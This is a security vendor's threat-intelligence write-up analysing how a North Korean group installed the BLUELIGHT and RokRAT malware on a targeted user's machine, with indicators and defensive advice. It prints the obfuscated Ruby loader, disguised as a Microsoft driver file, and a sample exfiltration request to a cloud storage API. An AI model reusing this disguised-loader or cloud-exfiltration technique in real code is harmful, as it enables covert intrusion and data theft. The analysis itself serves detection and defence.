
North Korean BLUELIGHT Special: InkySquid Deploys RokRAT

volexity.com/blog/2021/08/24/north-korean-bluelight-special-inkysquid-deploys-rokrat/

August 24, 2021

by Damien Cash, Josh Grunzweig, Steven Adair, Thomas Lancaster



In a recent blog post, Volexity disclosed details on a portion of the operations by a North Korean threat actor it tracks as InkySquid. This threat actor compromised a news portal to use recently patched browser exploits to deliver a custom malware family known as BLUELIGHT.

This follow-up post describes findings from a recent investigation undertaken by Volexity in which the BLUELIGHT malware was discovered being delivered to a victim alongside RokRAT (aka DOGCALL). RokRAT is a backdoor previously attributed to use by ScarCruft/APT37, which is also known as InkySquid. It should be noted that Volexity identified some overlap between the findings discussed in this post and this Korean-language article.

Analysis

Volexity is often asked to analyze systems of users frequently targeted by state-sponsored threat actors based on some tip-off or concern that the systems may be compromised. In this case, it was a system belonging to an individual who is a frequent target of North Korean

threat actors. Prior to contacting Volexity, the user had run four separate, popular antivirus programs in attempts to identify and remove any malware. Despite these actions, the user was still concerned that their machine may have been infected. Despite less-than-ideal conditions for the starting analysis state, Volexity was able to identify two separate malware infections on the system, and a likely start date for the infection. However, it was not possible to confirm how it became infected, as it had been rebooted multiple times since initial infection and several weeks had passed.

The first malware discovered was installed using a convoluted loading mechanism, where a full copy of Python 2.7 was installed into the following directory:

```
%USERPROFILE%/Python27(64)
```

An encoded blob was then stored in the following location:

```
%PROGRAMDATA%/hiddigi/msihnd
```

A loading script written in Python was written to the following directory:

```
%LocalAppData%/Microsoft/mdmadc/KBDBGPH1
```

Following this, the attacker configured a Scheduled Task to use the Python binary to run the loading script and execute the encoded blob. The script decoded a shellcode stub at the head of the *msihnd* file, which is responsible for setting up a child process using the name of a randomly chosen EXE file from the "C:\Windows\System32" directory. The main malware was then decoded from data stored after the initial shellcode, using a single-byte XOR key of 0x74. The result of this process was that a version of the BLUELIGHT malware family would be loaded. While the sample of BLUELIGHT analyzed in the previous post used Microsoft Graph for command and control, this version used a custom **Google Web App**.

Less than 10 minutes after deploying BLUELIGHT, the attacker installed a second malware family. The loading mechanism for this family was similar to that used for BLUELIGHT; although this time, a copy of Ruby was installed at the following path:

```
%LOCALAPPDATA%/Microsoft/Ruby27-x64/
```

The attacker dropped two encoded blobs to the following locations:

```
%PROGRAMDATA%/User-Mode Bus Enumerator/1BA76030/Shortcut_674D.info

%PROGRAMDATA%/Local Kernel Debugger/18E911AC/WinSDK_4641.info
```

A loading script, written in Ruby, was saved to the following location and set to run as a Scheduled Task:

```
%PROGRAMDATA%/Microsoft Basic Display Driver/57D45646/Readme.io.md
```

The Ruby loading script was made to appear as though it were a real system file, with comments indicating it was part of the operating system. The malicious content is encoded within a URL string, as shown in the Ruby script below:

```
# 14:21:58 27/02/2004

# Copyright (c) Microsoft Corporation.  All rights reserved.

require 'base64'
require 'fiddle/import'

# Update Driver: name=Microsoft Basic Display Driver, id=289A1260

url7d37 = 'https://update.microsoft.com/driverupdate?
id=K0AM3YEMjoQD7kCMxoCM2oCMwATMgwCZhVmcoRHK0NWZqJ2Tlx2Zul2Uy9mR0lWYXpjOyMDbl5mcl

alias UrlFilter1462 eval;

# UrlFilter: id=74F51EE8

UrlFilter1462(Base64.decode64(url7d37[45..-1].reverse));
```

The effect of this script is to reverse the content after “id=” in the URL and base64 decode it, yielding the real script’s true intent: to decrypt the previously written Shortcut_674D.info file using a simple XOR operation.

After the Shortcut_674D.info file is decrypted, it is executed within a new thread. This data acts as shellcode that seeks out and decrypts an embedded blob of data using a mix of ROL and XOR operations. After decryption, an executable file remains and is then run.

The resulting executable acts as another loader for yet another embedded file. However, this loader uses the hostname of the current system to decrypt the embedded payload. Therefore, if it is run on any system other than the one intended, the malware will fail to execute. This trait illustrates that the malware is customized; it was created specifically for the exact victim system on which it was discovered.

If decryption of the payload is successful, the final payload is an instance of the RokRAT malware family with the following properties:

SHA256	19ee7d139908a889d08508dd4225f2d27958ac2c8b7ff18a97507f7de8ce79bc
SHA1	ff080176ab9e51ace68dbe3a56629168b41fa1fc
MD5	9d2e5f9274b25740131f3b6139e3c3ce
File Type	Win64 EXE
Compile Time	2021:05:25 02:20:44+01:00

Much like BLUELIGHT, this malware family uses cloud services for all communications, supporting **PCloud**, **Yandex**, **Dropbox**, and **Box** for command and control. The API keys for this communication are embedded within the malware itself. The malware is able to perform a number of functions, including but not limited to the following:

- Keylogging and extraction of clipboard data
- Collection of specific filetypes
- Download/execute further payloads

Exfiltrated data is encrypted using an RSA public key, preventing third parties from decrypting it. An example exfiltration request is below:

```
POST /uploadfile?path=/1&filename=202106221534400000.q00&nopartial=1
HTTP/1.1
Connection: close
Content-Type: multipart/form-data;boundary=--wwjaughalvncjwiajs--
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Authorization: Bearer PpmL7Z9qHXPhLX38[TRUNCATED]kuk7HTet3AWYjwvAhuB
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Length: 71795
Host: api.pcloud.com

----wwjaughalvncjwiajs--
Content-Disposition: form-data; name="file"; filename="202106221534500000.q00"
Content-Type: voice/mp3

[DATA]
```

Much like its loader, this copy of RokRAT uses the victim's hostname for decryption of important strings; it will fail to execute properly if the correct hostname is not present on the machine on which it is run. Additionally, strings within the malware referenced specific file paths that resided on the victim's system. Presumably these paths were discovered by the attacker while running commands using BLUELIGHT, meaning the sample was compiled "live" following initial reconnaissance on the victim's system.

Conclusion

RokRAT is a closed-source malware family believed to be used exclusively by the North Korean APT37 threat actor, which Volexity tracks as InkySquid. The threat actor has attracted little public attention in the last year and a half. In this case, Volexity was able to tie the new BLUELIGHT malware family observed in the incident described in the previous post to APT37 based on the use of RokRAT malware, since they were observed being deployed sequentially during the intrusion.

Both the BLUELIGHT malware family and RokRAT use cloud services for command and control, making network-based detection more difficult. Additionally, while the installation of full copies of scripting languages such as Ruby and Python is noisy, they are cleverly used to obfuscate the actual malware which remains encoded on disk and is only truly visible in memory.

The infected user attempted to scan their machine with four different antivirus programs prior to Volexity's investigation. None detected the presence of either the RokRAT or BLUELIGHT malware families, showing the effectiveness of these techniques to load these malware families to evade detection.

To prevent similar attacks from being effective against your organization, Volexity recommends the following:

- If enterprise users do not require access to cloud storage resources, consider blocking them as they are difficult to detect from a command-and-control perspective.
- Consider monitoring for and alerting on new scheduled tasks containing unusual arguments, particularly scripting language-based scheduled tasks.

To prevent these specific attacks from being successful:

- Use the YARA rules provided here to identify related malware.
- Block the Google App domain "636478154616-bt8kmnrg1l6oml3ipv7ifc6bck0in18h.apps.googleusercontent.com".